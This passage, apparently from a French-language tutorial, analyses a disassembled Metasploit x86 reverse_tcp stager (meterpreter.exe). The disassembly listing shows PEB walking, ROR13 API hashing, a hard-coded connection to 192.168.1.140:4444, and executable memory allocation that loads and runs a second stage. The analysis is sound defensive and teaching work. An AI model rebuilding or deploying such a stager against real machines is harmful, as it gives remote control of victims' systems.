004050e7 ff 4e 08    DEC     dword ptr [ESI + 0x8]
004050ea 75 ec       JNZ     LAB_004050d8
                LAB_004050ec                    XREF[1]:    0040514c(j)
004050ec e8 67 00    CALL    FUN_00405158                    undefined
FUN_00405158(void)
        00 00
                LAB_004050f1                    XREF[1]:    004050e5(j)
004050f1 6a 00       PUSH    0x0
004050f3 6a 04       PUSH    0x4
004050f5 56          PUSH    ESI
004050f6 57          PUSH    EDI
004050f7 68 02 d9    PUSH    0x5fc8d902
        c8 5f
004050fc ff d5       CALL    EBP
004050fe 83 f8 00    CMP     EAX,0x0
00405101 7e 36       JLE     LAB_00405139
00405103 8b 36       MOV     ESI,dword ptr [ESI]
00405105 6a 40       PUSH    0x40
```

```
00405107 68 00 10      PUSH      0x1000
      00 00
0040510c 56            PUSH      ESI
0040510d 6a 00         PUSH      0x0
0040510f 68 58 a4      PUSH      0xe553a458
      53 e5
00405114 ff d5         CALL      EBP
00405116 93            XCHG      EAX,EBX
00405117 53            PUSH      EBX
             LAB_00405118                          XREF[1]:    00405155(j)
00405118 6a 00         PUSH      0x0
0040511a 56            PUSH      ESI
0040511b 53            PUSH      EBX
0040511c 57            PUSH      EDI
0040511d 68 02 d9      PUSH      0x5fc8d902
      c8 5f
00405122 ff d5         CALL      EBP
00405124 83 f8 00      CMP       EAX,0x0
00405127 7d 28         JGE       LAB_00405151
00405129 58            POP       EAX
0040512a 68 00 40      PUSH      0x4000
      00 00
0040512f 6a 00         PUSH      0x0
00405131 50            PUSH      EAX
00405132 68 0b 2f      PUSH      0x300f2f0b
      0f 30
00405137 ff d5         CALL      EBP
             LAB_00405139                          XREF[1]:    00405101(j)
```

```
00405139 57          PUSH     EDI
0040513a 68 75 6e    PUSH     0x614d6e75
    4d 61
0040513f ff d5       CALL     EBP
00405141 5e          POP      ESI
00405142 5e          POP      ESI
00405143 ff 0c 24    DEC      dword ptr [ESP]
00405146 0f 85 70    JNZ      LAB_004050bc
    ff ff ff
0040514c e9 9b ff    JMP      LAB_004050ec
    ff ff
            LAB_00405151                    XREF[1]:    00405127(j)
00405151 01 c3       ADD      EBX,EAX
00405153 29 c6       SUB      ESI,EAX
00405155 75 c1       JNZ      LAB_00405118
00405157 c3          RET
            **************************************************************
            *                    FUNCTION                    *
            **************************************************************
            undefined __stdcall FUN_00405158(void)
             assume FS_OFFSET = 0xffdff000
  undefined       <UNASSIGNED>   <RETURN>
            FUN_00405158                    XREF[1]:    FUN_00405095:004050ec(c)
00405158 bb f0 b5    MOV      EBX,0x56a2b5f0
    a2 56
0040515d 6a 00       PUSH     0x0
0040515f 53          PUSH     EBX
00405160 ff d5       CALL     EBP
```

```
00405162 00 00        ADD      byte ptr [EAX],AL
00405164 00 00        ADD      byte ptr [EAX],AL
00405166 00 00        ADD      byte ptr [EAX],AL
                 **************************************************************
                 * IMAGE_IMPORT_DESCRIPTOR                                    *
                 **************************************************************
                 DWORD_00405168                          XREF[1]:     00400148(*)
00405168 90 51 00 00    ddw      5190h
0040516c 00 00 00 00    ddw      0h
00405170 ff ff ff ff    ddw      FFFFFFFFh
00405174 98 51 00 00    ddw      5198h
00405178 00 20 00 00    ddw      2000h
0040517c 00             ??       00h
0040517d 00             ??       00h
0040517e 00             ??       00h
0040517f 00             ??       00h
00405180 00             ??       00h
00405181 00             ??       00h
00405182 00             ??       00h
00405183 00             ??       00h
00405184 00             ??       00h
00405185 00             ??       00h
00405186 00             ??       00h
00405187 00             ??       00h
00405188 00             ??       00h
00405189 00             ??       00h
0040518a 00             ??       00h
0040518b 00             ??       00h
```

```
0040518c 00          ??      00h
0040518d 00          ??      00h
0040518e 00          ??      00h
0040518f 00          ??      00h
00405190 a6 51 00 00    ddw     51A6h
IMAGE_THUNK_DATA32
00405194 00          ??      00h
00405195 00          ??      00h
00405196 00          ??      00h
00405197 00          ??      00h
                 ************************************************************
                 * IMAGE_IMPORT_DESCRIPTOR - DLL NAME                       *
                 ************************************************************
00405198 4b 45 52       ds      "KERNEL32.dll"
         4e 45 4c
         33 32 2e
004051a5 00          ??      00h
                 ************************************************************
                 * IMAGE_IMPORT_BY_NAME                                     *
                 ************************************************************
004051a6 08 06          dw      608h
004051a8 56 69 72       ds      "VirtualProtect"
         74 75 61
         6c 50 72
004051b7 00          ??      00h
```

Cela fait beaucoup de détails, mais il est important de les donner et d'expliquer ce que font chacune des parties du code assembleur que je viens de partager :

Accès au PEB et récupération des modules (0040500b → 0040501c) :

```
0040500b 64 8b 52 30    MOV EDX,dword ptr FS:[EDX + 0x30]
0040500f 8b 52 0c       MOV EDX,dword ptr [EDX + 0xc]
00405012 8b 52 14       MOV EDX,dword ptr [EDX + 0x14]
```

Résumé :

Ce bloc accède au PEB (Process Environment Block) via le segment FS.

Il récupère les informations sur les modules chargés en mémoire (kernel32.dll, etc.), étape nécessaire pour résoudre dynamiquement les API sans utiliser les imports classiques.

Routine de hash ROR13 (0040501e → 0040502d) :

```
0040501e 31 c0          XOR EAX,EAX
00405020 ac             LODSB ESI
00405021 3c 61          CMP AL,0x61
00405023 7c 02          JL LAB_00405027
00405025 2c 20          SUB AL,0x20
00405027 c1 cf 0d       ROR EDI,0xd
0040502a 01 c7          ADD EDI,EAX
0040502c 49             DEC ECX
0040502d 75 ef          JNZ LAB_0040501e
```

Résumé :

Ici, chaque caractère du nom de l'API est converti en hash via une rotation de 13 bits (ROR13) et additionné à un registre.

C'est la signature classique de Metasploit pour résoudre dynamiquement les API sans laisser de chaîne texte en clair.

Comparaison du hash avec les API recherchées (00405066 → 00405069) :

```
00405066 3b 7d 24      CMP EDI,dword ptr [EBP + param_1]

00405069 75 e0         JNZ LAB_0040504b
```

Résumé :

Cette partie compare le hash calculé avec le hash cible passé en paramètre.

Si le hash correspond, le code a trouvé la fonction recherchée (ex: VirtualAlloc, WSAStartup).

Préparation de la connexion réseau (004050bc → 00405137) :

```
004050bc 68 c0 a8 01 8c   PUSH 0x8c01a8c0   ; IP = 192.168.1.140

004050c1 68 02 00 11 5c   PUSH 0x5c110002   ; Port = 4444, AF_INET
```

Résumé :

Ici le shellcode prépare l'adresse IP et le port de connexion pour le reverse TCP.

C'est le moment où le malware configure la cible à laquelle il va se connecter pour télécharger le second stage.

Allocation mémoire pour le payload (00405105 → 00405114) :

```
00405105 6a 40          PUSH 0x40        ; PAGE_EXECUTE_READWRITE
00405107 68 00 10 00 00  PUSH 0x1000      ; MEM_COMMIT
0040510f 68 58 a4 53 e5  PUSH 0xe553a458   ; payload reçu
00405114 ff d5          CALL EBP         ; appel à VirtualAlloc
```

Résumé :

Le code alloue un buffer en mémoire avec droits d'exécution, prépare l'espace pour le second stage et y copie le payload reçu depuis la connexion réseau.

Transfert d'exécution vers le payload (00405089) :

```
00405089 ff e0          JMP EAX
```

Résumé :

Enfin, l'exécution est transférée vers le second stage téléchargé.

C'est ici que le shellcode prend le contrôle complet et lance Meterpreter dans la machine cible.

Conclusion :

L'analyse du binaire meterpreter.exe révèle un stager Metasploit x86 classique mettant en œuvre un mécanisme complet de résolution dynamique d'API, de communication réseau et d'exécution de payload en mémoire.

Le code commence par accéder au PEB (Process Environment Block) pour récupérer les modules chargés en mémoire, évitant ainsi l'utilisation d'imports visibles dans le binaire. Chaque fonction recherchée est identifiée via un hash ROR13 calculé à partir du nom des API, puis comparé avec un hash cible, signature caractéristique des shellcodes Metasploit. Cette approche rend la détection par signature plus difficile tout en permettant une résolution fiable de fonctions critiques comme VirtualAlloc ou WSAStartup.

Ensuite, le stager configure une connexion reverse TCP vers l'IP 192.168.1.140 et le port 4444. Il alloue un buffer mémoire avec des droits d'exécution (PAGE_EXECUTE_READWRITE), copie le second stage téléchargé depuis le réseau, puis transfère l'exécution vers ce payload. Ce processus illustre un comportement typique de stager reverse_tcp, confirmant l'intention de prendre le contrôle de la machine distante via Meterpreter.

En résumé, meterpreter.exe combine des techniques de résolution d'API dynamique, de communication réseau codée en dur et d'allocation/exécution de code en mémoire, formant un stager compact, efficace et typique des payloads Metasploit x86. Ce qui confirme l'exécution en mémoire de Meterpreter que j'expliquais en introduction de ce document !

Merci à vous pour votre lecture ! J'espère que vous avez apprécié cette dernière !